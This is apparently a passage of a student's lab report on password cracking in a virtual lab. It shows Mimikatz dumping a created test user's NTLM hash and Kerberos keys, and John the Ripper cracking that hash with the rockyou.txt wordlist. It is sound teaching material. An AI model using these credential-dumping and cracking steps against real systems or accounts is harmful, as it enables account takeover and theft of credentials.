


o) Display an updated list of all Windows hashes **(--format=NT)** that were cracked by John the Ripper: **sudo john --show --format=NT windowshashes.txt**
If John the Ripper was successful in cracking your second password, there should now be two entries. **Take the screenshot.**





Step 4: In the previous step, you performed a brute force attack with John the Ripper on a Windows password. Now, crack a user's password with John the Ripper and rockyou.txt, using a dictionary attack this time.

a) Create another new user with a password that appears in rockyou.txt.





b) Use Mimikatz to dump Windows hashes.




Windows 11 x64 - VMware Workstation
File Edit View VM Tabs Help
Debian 12.x 64-bit
Windows 11 x64
hashes.txt
formattedhashes.txt
RockyouHashes.txt
File Edit View
NTLM-Strong-NTOWF
* Primary:Kerberos *
Default Salt : DESKTOP-GJ5GBL1Lab6_user2
Credentials
des_cbc_md5 : 5e9b3d0232c710ec
RID : 000003ec (1004)
User : Lab6_UserRockYou
Hash NTLM: 32ed87bdb5fdc5e9cba88547376818d4
Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : b704b8ec5e591c6e1cfb3b60c87a9d49
* Primary:Kerberos-Newer-Keys *
Default Salt : DESKTOP-GJ5GBL1Lab6_UserRockYou
Default Iterations : 4096
Credentials
aes256_hmac (4096) : 910ae85c8c14a88c8ebdbc9d1b832219e4000a7956ea0fcba7f672f834325d81
aes128_hmac (4096) : 990ab0c026758b75c4d3ae71943c0239
des_cbc_md5 (4096) : 76f7d08902a86276
* Packages *
NTLM-Strong-NTOWF
* Primary:Kerberos *
Default Salt : DESKTOP-GJ5GBL1Lab6_UserRockYou
Credentials
des_cbc_md5 : 76f7d08902a86276
mimikatz #
Ln 1, Col 1
4,199 characters
100%
Windows (CRLF)
UTF-8
ENG US
9:36 PM 2024-10-05
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

c) Use those hashes in Kali Linux with John the Ripper and rockyou.txt to crack the new user's password in a dictionary attack.




Debian 12.x 64-bit - VMware Workstation
File Edit View VM Tabs Help
Debian 12.x 64-bit
Windows 11 x64
1 2 3 4
22:32
root@SaiKali: ~
File Actions Edit View Help
┌──(root㉿SaiKali)-[~]
└─# sudo crunch 6 6 | sudo john --wordlist=rockyou.txt --format=NT windowshashes.txt
Crunch will now generate the following amount of data: 2162410432 bytes
2062 MB
2 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 308915776
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
123456 (Lab6_UserRockYou)
1g 0:00:00:00 DONE (2024-10-05 22:31) 100.0g/s 19200p/s 19200c/s 19200C/s 123456..november
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
┌──(root㉿SaiKali)-[~]
└─#
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

S